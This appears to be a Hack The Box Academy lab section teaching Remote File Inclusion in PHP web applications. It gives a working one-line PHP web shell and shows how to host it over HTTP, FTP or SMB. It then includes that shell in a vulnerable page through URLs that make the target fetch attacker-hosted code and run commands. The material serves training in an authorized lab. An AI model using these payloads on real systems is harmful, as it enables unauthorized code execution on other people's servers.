Remote File Inclusion (RFI)

So far in this module, we have been mainly focusing on `Local File Inclusion (LFI)`. However, in some cases, we may also be able to include remote files "Remote File Inclusion (RFI)", if the vulnerable function allows the inclusion of remote URLs. This allows two main benefits:

1. Enumerating local-only ports and web applications (i.e. SSRF)
2. Gaining remote code execution by including a malicious script that we host

In this section, we will cover how to gain remote code execution through RFI vulnerabilities. The Server-side Attacks module covers various `SSRF` techniques, which may also be used with RFI vulnerabilities.

Local vs. Remote File Inclusion

When a vulnerable function allows us to include remote files, we may be able to host a malicious script, and then include it in the vulnerable page to execute malicious functions and gain remote code execution. If we refer to the table on the first section, we see that the following are some of the functions that (if vulnerable) would allow RFI:

Function	Read Content	Execute	Remote URL
PHP			
`include()`/`include_once()`	✅	✅	✅
`file_get_contents()`	✅	❌	✅
Java			
`import`	✅	✅	✅
.NET			
`@Html.RemotePartial()`	✅	❌	✅
`include`	✅	✅	✅

As we can see, almost any RFI vulnerability is also an LFI vulnerability, as any function that allows including remote URLs usually also allows including local ones. However, an LFI may not necessarily be an RFI. This is primarily because of two reasons:

1. The vulnerable function may not allow including remote URLs
2. You may only control a portion of the filename and not the entire protocol wrapper (ex: `http://`, `ftp://`, `https://`).
3. The configuration may prevent RFI altogether, as most modern web servers disable including remote files by default.

Furthermore, as we may note in the above table, some functions do allow including remote URLs but do not allow code execution. In this case, we would still be able to exploit the vulnerability to enumerate local ports and web applications through SSRF.


Verify RFI

In most languages, including remote URLs is considered as a dangerous practice as it may allow for such vulnerabilities. This is why remote URL inclusion is usually disabled by default. For example, any remote URL inclusion in PHP would require the `allow_url_include` setting to be enabled. We can check whether this setting is enabled through LFI, as we did in the previous section:

```
MichaelLuka@htb[/htb]$ echo 'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d | grep allow_url_include

allow_url_include = On
```

However, this may not always be reliable, as even if this setting is enabled, the vulnerable function may not allow remote URL inclusion to begin with. So, a more reliable way to determine whether an LFI vulnerability is also vulnerable to RFI is to `try and include a URL`, and see if we can get its content. At first, `we should always start by trying to include a local URL` to ensure our attempt does not get blocked by a firewall or other security measures. So, let's use (`http://127.0.0.1:80/index.php`) as our input string and see if it gets included:


http://<SERVER_IP>:<PORT>/index.php?language=http://127.0.0.1:80/index.php

As we can see, the `index.php` page got included in the vulnerable section (i.e. History Description), so the page is indeed vulnerable to RFI, as we are able to include URLs. Furthermore, the `index.php` page did not get included as source code text but got executed and rendered as PHP, so the vulnerable function also allows PHP execution, which may allow us to execute code if we include a malicious PHP script that we host on our machine.

We also see that we were able to specify port `80` and get the web application on that port. If the back-end server hosted any other local web applications (e.g. port `8080`), then we may be able to access them through the RFI vulnerability by applying SSRF techniques on it.

Note: It may not be ideal to include the vulnerable page itself (i.e. index.php), as this may cause a recursive inclusion loop and cause a DoS to the back-end server.

Remote Code Execution with RFI

The first step in gaining remote code execution is creating a malicious script in the language of the web application, PHP in this case. We can use a custom web shell we download from the internet, use a reverse shell script, or write our own basic web shell as we did in the previous section, which is what we will do in this case:

```
MichaelLuka@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
```


Now, all we need to do is host this script and include it through the RFI vulnerability. It is a good idea to listen on a common HTTP port like `80` or `443`, as these ports may be whitelisted in case the vulnerable web application has a firewall preventing outgoing connections. Furthermore, we may host the script through an FTP service or an SMB service, as we will see next.

HTTP

Now, we can start a server on our machine with a basic python server with the following command, as follows:

```
MichaelLuka@htb[/htb]$ sudo python3 -m http.server <LISTENING_PORT>
Serving HTTP on 0.0.0.0 port <LISTENING_PORT> (http://0.0.0.0:<LISTENING_PORT>/) ...
```

Now, we can include our local shell through RFI, like we did earlier, but using `<OUR_IP>` and our `<LISTENING_PORT>`. We will also specify the command to be executed with `&cmd=id`:



:http://<SERVER_IP>:<PORT>/index.php?language=http://<OUR_IP>:<LISTENING_PORT>/shell.php&cmd=id

History

CONTAINERS

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Read More

As we can see, we did get a connection on our python server, and the remote shell was included, and we executed the specified command:

```
MichaelLuka@htb[/htb]$ sudo python3 -m http.server <LISTENING_PORT>
Serving HTTP on 0.0.0.0 port <LISTENING_PORT> (http://0.0.0.0:<LISTENING_PORT>/) ...

SERVER_IP - - [SNIP] "GET /shell.php HTTP/1.0" 200 -
```

Tip: We can examine the connection on our machine to ensure the request is being sent as we specified it. For example, if we saw an extra extension (.php) was appended to the request, then we can omit it from our payload


FTP

As mentioned earlier, we may also host our script through the FTP protocol. We can start a basic FTP server with Python's `pyftpdlib`, as follows:

```
MichaelLuka@htb[/htb]$ sudo python -m pyftpdlib -p 21

[SNIP] >>> starting FTP server on 0.0.0.0:21, pid=23686 <<<
[SNIP] concurrency model: async
[SNIP] masquerade (NAT) address: None
[SNIP] passive ports: None
```

This may also be useful in case http ports are blocked by a firewall or the `http://` string gets blocked by a WAF. To include our script, we can repeat what we did earlier, but use the `ftp://` scheme in the URL, as follows:


:http://<SERVER_IP>:<PORT>/index.php?language=ftp://<OUR_IP>/shell.php&cmd=id
History
CONTAINERS
Read More

uid=33(www-data) gid=33(www-data) groups=33(www-data)

As we can see, this worked very similarly to our http attack, and the command was executed. By default, PHP tries to authenticate as an anonymous user. If the server requires valid authentication, then the credentials can be specified in the URL, as follows:

```
MichaelLuka@htb[/htb]$ curl 'http://<SERVER_IP>:<PORT>/index.php?language=ftp://user:pass@localhost/shell.php&cmd=id'
...SNIP...
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

SMB


If the vulnerable web application is hosted on a Windows server (which we can tell from the server version in the HTTP response headers), then we do not need the `allow_url_include` setting to be enabled for RFI exploitation, as we can utilize the SMB protocol for the remote file inclusion. This is because Windows treats files on remote SMB servers as normal files, which can be referenced directly with a UNC path.


We can spin up an SMB server using `Impacket's smbserver.py`, which allows anonymous authentication by default, as follows:

```
MichaelLuka@htb[/htb]$ impacket-smbserver -smb2support share $(pwd)
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Now, we can include our script by using a UNC path (e.g. `\\<OUR_IP>\shell.php`), and specify the command with (`&cmd=whoami`) as we did earlier:


:http://<SERVER_IP>:<PORT>/index.php?language=\\<OUR_IP>\shell.php&cmd=whoami



History

CONTAINERS

NT AUTHORITY\IUSR

As we can see, this attack works in including our remote script, and we do not need any non-default settings to be enabled. However, we must note that this technique is `more likely to work if we were on the same network`, as accessing remote SMB servers over the internet may be disabled by default, depending on the Windows server configurations.

Start Instance

1 / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Get VPN Key

Target: Click here to spawn the target system!

+ 1 Attack the target, gain command execution by exploiting the RFI vulnerability, and then look for the flag under one of the directories in /

Submit your answer here...

Submit

Previous Next

Cheat Sheet

Go to Questions

Table of Contents

Introduction

Intro to File Inclusions ✓

File Disclosure

Local File Inclusion (LFI) ✓

Basic Bypasses ✓

PHP Filters ✓

Remote Code Execution

PHP Wrappers ✓

Remote File Inclusion (RFI)

LFI and File Uploads

Log Poisoning

Automation and Prevention

Automated Scanning

File Inclusion Prevention

Skills Assessment

Skills Assessment - File Inclusion

My Workstation

OFFLINE

Start Instance

1 / 1 spawns left